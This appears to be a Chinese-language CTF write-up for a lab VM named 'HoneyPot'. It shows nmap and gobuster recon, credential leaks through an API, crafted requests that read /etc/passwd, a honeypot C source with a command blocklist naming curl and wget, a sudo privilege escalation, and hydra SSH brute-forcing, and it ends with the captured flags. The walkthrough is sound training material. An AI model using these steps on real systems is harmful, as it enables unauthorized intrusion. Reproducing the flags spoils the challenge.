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信息搜集

▼ Shell |

```
1  arp-scan -l
2  nmap -A 172.16.20.10 -p-
```

```

# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 172.16.20.5
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.20.1    52:54:00:12:35:00    (Unknown: locally administered)
172.16.20.2    52:54:00:12:35:00    (Unknown: locally administered)
172.16.20.3    08:00:27:42:95:e8    (Unknown)
172.16.20.10   08:00:27:88:d6:ee    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.887 seconds (135.67 hosts/sec). 4 responded

(root@kali)-[/home/kali]
# nmap -A 172.16.20.10 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 06:06 EDT
Nmap scan report for localhost (172.16.20.10)
Host is up (0.00015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Honeypot - \xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE8\xAF\xB1\xE6\x8D\x95\xE7\xB3\xBB\xE7\xB
B\x9F
MAC Address: 08:00:27:88:D6:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel
:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.16 ms localhost (172.16.20.10)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.50 seconds

```

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


目录扫描

```
1 gobuster dir -u http://172.16.20.10/ -w /usr/share/wordlists/dirbuster/dire
  ctory-list-2.3-medium.txt -x php,html,js
```

```
/.php          (Status: 403) [Size: 277]
/.html         (Status: 403) [Size: 277]
/index.html    (Status: 200) [Size: 35557]
/api          (Status: 301) [Size: 310] [→ http://172.16.20.10/api/]
```

扫描的到 api



进入文件发现有密码点击取消,发现有密码提示

```
status:      "error"
message:     "Authentication failed"
hint:        "Use username: root, password: toor"
```

登录进去后

```
status: "error"
message: "Invalid action requested"
▼ available_actions:
  process_list: "List all running processes"
  ▼ file_delete: "Delete a file [params: path] (only within /var/www/html/)"
  file_view: "View file contents [params: path]"
  directory_list: "List directory contents [params: path]"
  find_files: "Find files by pattern [params: path, pattern]"
  server_info: "Get server information"
  auth_stats: "Get authentication statistics"
  recent_logs: "Get recent API activity logs"
  sys_info: "Get comprehensive system information"
▼ example_request:
  action: "file_view"
  ▼ params:
    path: "/etc/passwd"
```

- file_view : 查看文件
- file_delete: 删除文件（只可以在/var/www/html/目录下）
- directory_list:查看目录
- find_files:查找文件
- sever_info:服务信息
- sys_info: 系统信息

查看一下 `etc/passwd`

使用抓包工具构建 JSON

```

1 GET /api/manage.php HTTP/1.1
2 Host: 172.16.20.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.16.20.10/api/
8 Authorization: Basic cm9vdDp0b29y
9 Connection: keep-alive
10 Content-Type: application/json
11 Content-Length: 57
12
13 {
14   "action": "file_view",
15   "params": {
16     "path": "/etc/passwd"
17   }
18 }

```

```

"status": "success"
"command": "/bin/bash -c 'cat \"\"/etc/passwd\"\"' 2>&1"
"output": "toor:x:0:0:root:/root:/bin/bash:br />Andaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin:br />vbin:x:2:2:bin:/usr/sbin/nologin:br />vnsys:x:3:3:sys:/dev:/usr/sbin/nologin:br />vnsync:x:4:65534:sync:/bin:/bin/sync:br />vngames:x:5:60:games:/usr/sbin/nologin:br />vman:x:6:12:man:/var/cache/man:/usr/sbin/nologin:br />vntp:x:7:7:ntp:/var/spool/ntp:/usr/sbin/nologin:br />vmail:x:8:8:mail:/var/mail:/usr/sbin/nologin:br />vnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin:br />vmucp:x:10:10:ucsp:/var/spool/ucsp:/usr/sbin/nologin:br />vmrny:x:11:11:procy:/usr/sbin/nologin:br />vwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin:br />vbackup:x:34:34:backup:/var/backup:/usr/sbin/nologin:br />vnlist:x:38:38:rolling-list-manager:/var/lib:/usr/sbin/nologin:br />vnirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin:br />vgnats:x:41:41:gnats:Bug-Reporting System (admin) /var/lib/gnats:/usr/sbin/nologin:br />vnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin:br />vnapt:x:100:65534:/nonexistent:/usr/sbin/nologin:br />vsystem-timesync:x:101:102:system Time Synchronization.../run/systemd:/usr/sbin/nologin:br />vsystem-network:x:102:103:system Network Management.../run/systemd:/usr/sbin/nologin:br />vsystem-resolve:x:103:104:system Resolver.../run/systemd:/usr/sbin/nologin:br />vsystem-coreump:x:109:999:system Core Dumper:/usr/sbin/nologin:br />vmessagebus:x:104:110:/nonexistent:/usr/sbin/nologin:br />vnsshd:x:105:65534:/run/sshd:/usr/sbin/nologin:br />vrroot:x:1001:1001:./:/home/root:/bin/dash:br />vndmav:x:106:113:/var/lib/cvmav:/bin/false:br />v"
"sanitized_params": {
  0: ""/etc/passwd""
  human_readable: "Contents of file: /etc/passwd"
}

```

发现两个用户

- root
- toor

额~, 考虑到存在 root 这个用户尝试使用上面提示的登录一下

```
1 ssh root@172.16.20.10
```

登录成功

```

FROM 192.168.1.123
user@honeypot:/home/root# ls
user.txt

user@honeypot:/home/root# cat user.txt
flag{user-02a6dcfe-54a3-11f0-ae46-77faa154db7c}

user@honeypot:/home/root#

```

获得 user_flag

提权

进入后发现大多数目录都用不了尝试在目录 `/opt` 发现了一下文件
有一个代码文件

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <time.h>
5  #include <unistd.h>
6  #include <fcntl.h>
7  #include <sys/stat.h>
8  #include <dirent.h>
9  #include <sys/utsname.h>
10 #include <pwd.h>
11 #include <sys/types.h>
12 #include <sys/wait.h>
13 #include <errno.h>
14
15 #define LOG_PATH "/var/www/html/history.txt"
16 #define MAX_CMD_LEN 1024 // 修改宏名称避免冲突
17 #define MAX_OUTPUT 8192
18 #define MAX_PATH 256
19
20 FILE *logfile;
21 char current_dir[MAX_PATH] = "";
22
23 // 记录操作日志
```

```

24 void log_activity(const char *input, const char *output) {
25     if (!logfile) return;
26
27     time_t now = time(NULL);
28     struct tm *t = localtime(&now);
29     fprintf(logfile, "[%04d-%02d-%02d %02d:%02d:%02d] IN: %s\n",
30         t->tm_year + 1900, t->tm_mon + 1, t->tm_mday,
31         t->tm_hour, t->tm_min, t->tm_sec, input);
32
33     if (output && strlen(output) > 0) {
34         fprintf(logfile, "OUT: %s\n\n", output);
35     }
36     fflush(logfile);
37 }
38
39 // 检查命令是否被允许
40 int is_command_allowed(const char *command) {
41     const char *allowed[] = {
42         "ls", "cd", "cat", "pwd", "ps", "top", "free", "df",
43         "ifconfig", "ip", "whoami", "uname", "echo", "id",
44         "history", "help", "clear", "exit", "logout", NULL
45     };
46
47     for (int i = 0; allowed[i]; i++) {
48         if (strcmp(command, allowed[i]) == 0) {
49             return 1;
50         }
51     }
52     return 0;
53 }
54
55 // 检查命令是否试图修改文件系统
56 int is_file_modification_command(const char *command) {
57     const char *modifiers[] = {
58         ">", ">>", "<", "|", "&", ";", "rm", "mv", "cp", "touch",
59         "mkdir", "chmod", "chown", "nano", "vi", "vim", ">", ">>",
60         "tee", "dd", "tar", "gzip", "zip", "unzip", "sed", "awk",
61         "find", "git", "svn", "wget", "curl", "scp", "rsync", NULL
62     };
63
64     for (int i = 0; modifiers[i]; i++) {
65         if (strstr(command, modifiers[i])) {
66             return 1;
67         }
68     }
69     return 0;
70 }
71

```



```

72 // 过滤输出中的xxxx敏感信息
73 void filter_xxxx_output(char *output) {
74     char *patterns[] = {
75         "xxxx", "xxxxx", "xxxxx", "xxxxxxxx", "xxxxxxxx",
76         "/xxxx", "xxxxxxxxxxxx", "xxxxxxxxxxxx", NULL
77     };
78
79     for (int i = 0; patterns[i]; i++) {
80         char *pos = output;
81         while ((pos = strstr(pos, patterns[i])) {
82             memset(pos, 'x', strlen(patterns[i]));
83             pos += strlen(patterns[i]);
84         }
85     }
86 }
87
88 // 执行命令并获取输出
89 void execute_command(const char *input, char *output) {
90     // 检查命令是否被允许
91     char command_copy[MAX_CMD_LEN];
92     strncpy(command_copy, input, MAX_CMD_LEN);
93     char *first_token = strtok(command_copy, " ");
94
95     if (!first_token || !is_command_allowed(first_token)) {
96         snprintf(output, MAX_OUTPUT, "-bash: %s: command not found", input);
97         return;
98     }
99
100     // 检查文件修改操作
101     if (is_file_modification_command(input)) {
102         snprintf(output, MAX_OUTPUT, "-bash: %s: Permission denied", input);
103         return;
104     }
105
106     // 创建管道
107     int pipefd[2];
108     if (pipe(pipefd) == -1) {
109         snprintf(output, MAX_OUTPUT, "pipe error: %s", strerror(errno));
110         return;
111     }
112
113     pid_t pid = fork();
114     if (pid < 0) {
115         snprintf(output, MAX_OUTPUT, "fork error: %s", strerror(errno));
116         close(pipefd[0]);
117         close(pipefd[1]);

```

```

118         return;
119     }
120
121     if (pid == 0) { // 子进程
122         close(pipefd[0]); // 关闭读端
123
124         // 重定向标准输出和错误输出到管道
125         dup2(pipefd[1], STDOUT_FILENO);
126         dup2(pipefd[1], STDERR_FILENO);
127         close(pipefd[1]);
128
129         // 解析命令参数
130         char *args[64];
131         int i = 0;
132
133         char *token = strtok((char *)input, " ");
134         while (token != NULL && i < 63) {
135             args[i++] = token;
136             token = strtok(NULL, " ");
137         }
138         args[i] = NULL;
139
140         // 执行命令
141         execvp(args[0], args);
142
143         // 如果execvp失败
144         fprintf(stderr, "execvp failed: %s", strerror(errno));
145         exit(EXIT_FAILURE);
146     } else { // 父进程
147         close(pipefd[1]); // 关闭写端
148
149         // 读取命令输出
150         output[0] = '\0';
151         char buffer[256];
152         ssize_t count;
153
154         while ((count = read(pipefd[0], buffer, sizeof(buffer) - 1)) > 0
155 ) {
156             buffer[count] = '\0';
157             if (strlen(output) + count < MAX_OUTPUT - 1) {
158                 strcat(output, buffer);
159             } else {
160                 strncat(output, buffer, MAX_OUTPUT - strlen(output) - 1);
161                 break;
162             }
163         }
164         close(pipefd[0]);

```

```

165         // 等待子进程结束
166         waitpid(pid, NULL, 0);
167
168         // 过滤xxxx敏感信息
169         filter_xxxx_output(output);
170     }
171 }
172
173 // 初始化日志文件
174 int init_logging() {
175     // 检查日志文件是否存在
176     if (access(LOG_PATH, F_OK) != 0) {
177         return 0;
178     }
179
180     // 确保日志目录存在
181     mkdir("/var/www", 0777);
182     mkdir("/var/www/html", 0777);
183
184     // 打开日志文件
185     logfile = fopen(LOG_PATH, "a");
186     if (logfile == NULL) {
187         return -1;
188     }
189
190     // 设置文件权限
191     chmod(LOG_PATH, 0644);
192     return 1;
193 }
194
195 // 启动真实的 shell
196 void launch_real_shell() {
197     printf("Warning: Log file not found, launching real shell environment\n");
198     printf("System maintenance mode activated\n");
199
200     // 执行真实的 shell
201     execl("/bin/sh", "sh", NULL);
202     exit(0);
203 }
204
205 int main() {
206     char input[MAX_CMD_LEN];
207     char output[MAX_OUTPUT];
208
209     // 初始化当前目录
210     if (getcwd(current_dir, sizeof(current_dir)) == NULL) {
211         strcpy(current_dir, "/");

```

```

212     }
213
214     // 初始化日志 - 检查文件是否存在
215     int log_status = init_logging();
216
217     // 如果日志文件不存在, 启动真实 shell
218     if (log_status == 0) {
219         launch_real_shell();
220         return 0;
221     } else if (log_status == -1) {
222         fprintf(stderr, "Critical error: Failed to initialize logging sys
223 tem\n");
224         return 1;
225     }
226
227     // 清屏
228     printf("\033[H\033[J");
229
230     // 显示登录横幅
231     printf("HoneyPot Terminal v2.0 - Restricted Environment\n");
232     printf("Last login: %s from 192.168.1.123\n", ctime(&(time_t){time(NU
233 LL) - 3600}));
234
235     // 主循环
236     while (1) {
237         // 打印提示符
238         printf("\033[1;32muser@honeypot\033[0m:\033[1;34m%s\033[0m# ",
239             strcmp(current_dir, "/xxx") == 0 ? "~" : current_dir);
240         fflush(stdout);
241
242         // 读取用户输入
243         if (fgets(input, sizeof(input), stdin) == NULL) {
244             break;
245         }
246
247         // 移除换行符
248         input[strcspn(input, "\n")] = '\0';
249
250         // 跳过空输入
251         if (strlen(input) == 0) {
252             continue;
253         }
254
255         // 记录输入
256         log_activity(input, NULL);
257
258         // 特殊处理cd命令
259         if (strncmp(input, "cd", 2) == 0) {

```

```

258         char *path = strchr(input, ' ');
259         if (path) {
260             path++;
261             if (chdir(path) != 0) {
262                 snprintf(output, MAX_OUTPUT, "bash: cd: %s: %s", path
263 , strerror(errno));
264             } else {
265                 getcwd(current_dir, sizeof(current_dir));
266                 output[0] = '\0';
267             }
268         } else {
269             chdir("/");
270             getcwd(current_dir, sizeof(current_dir));
271             output[0] = '\0';
272         }
273     }
274     // 特殊处理exit/logout
275     else if (strcmp(input, "exit") == 0 || strcmp(input, "logout") ==
276 0) {
277         strcpy(output, "logout");
278         printf("%s\n", output);
279         log_activity(input, output);
280         break;
281     }
282     // 特殊处理clear
283     else if (strcmp(input, "clear") == 0) {
284         printf("\033[H\033[J");
285         output[0] = '\0';
286     }
287     // 处理其他命令
288     else {
289         execute_command(input, output);
290         printf("%s\n", output);
291     }
292     // 记录输出
293     log_activity(input, output);
294 }

```

`#define LOG_PATH "/var/www/html/history.txt"` 将此文件删除重启虚拟机，后可以获得真实

shell 执行窗口

```
"status": "success",
"command": "\\bin\\bash -c 'rm '\\''-f\\'' '\\''\\var\\www\\html\\history.txt\\''' 2>&1",
"output": "Command executed successfully but returned no output",
"sanitized_params": [
  "'-f'",
  "'\\var\\www\\html\\history.txt'"
],
"human_readable": "File deleted: \\var\\www\\html\\history.txt"
```

进入这个样子就可以获得大部分的命令执行权限

```
HoneyPot
root@172.16.20.10's password:
Linux Honeypot 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 30 06:28:53 2025 from 172.16.20.5
Warning: Log file not found, launching real shell environment
System maintenance mode activated
sh-5.0$ ls
user.txt
sh-5.0$
```

这里我卡住了，问了群主才知道的

```
1  sudo -l
2  sudo /usr/bin/bash
3  #发现没有权限
4  sudo -u toor bash #即可
```

原因是 root 的 bash 还是普通的，所以从上面 passwd 文件可以发现 toor 才是真正的 root 所以切换。

获得root

```
1  cat /root/root.txt #获得root
```

```
toor@HoneyPot:~# cat root.txt
flag{root-771e84c4-5494-11f0-9a89-b70422752e89}
```

方法二

```

1 GET /api/manage.php HTTP/1.1
2 Host: 172.16.20.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.16.20.10/api/
8 Authorization: Basic cm9vdDp0b29y
9 Connection: keep-alive
10 Content-Type: application/json
11 Content-Length: 93
12
13 {
14     "action": "directory_list",
15     "params": {
16         "path": "/var/backups"
17     }
18 }

```

```

{
  "status": "success",
  "command": "\\bin\\bash -c 'ls '\\''-lah'\\'' '\\''\\var\\backups'\\'' 2>&1'",
  "output":
    "total 512K\\ndrwxr-xr-x  2 toor toor 4.0K Jun 29 04:00 .\\ndrwxr-xr-x 12 toor toor 4.0K Apr  1 10:05 ..\\n-rw-
    r--r--  1 toor toor 24K Apr  4 22:55 apt.extended_states.0\\n-rw-r--r--  1 toor toor 2.0K Apr  1 10:05 apt.e
    xtended_states.1.gz\\n-rw-r--r--  1 toor toor 1.6K Apr  1 03:53 apt.extended_states.2.gz\\n-rw-r--r--  1 toor
    toor 757 Mar 30 21:29 apt.extended_states.3.gz\\n-rw-r--r--  1 toor toor 465K Jun 29 04:00 xqa.jpg\\n",
  "sanitized_params": [
    "'-lah'",
    "'\\var\\backups'"
  ],
  "human_readable": "Contents of directory: \\var\\backups"
}

```

发现有一个 `xqa.jpg` 读取，把它存在自己的文件里面

```

1 stegseek xqa.jpg
2 解密后
3 发现是一个密码生成的bash程序

```

使用它对 toor 进行暴力破解

```

1 bash generate_by_username.sh toor > 1.txt
2 hydra -l toor -P 1.txt -t 4 -vV 172.16.20.10 ssh

```



```
[22][ssh] host: 172.16.20.10  login: toor  password: toor2025  
[STATUS] attack finished for 172.16.20.10 (waiting for children to complete tests)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-30 07:14:07
```

破解出密码是 `toor2025` 登录后完成。

参考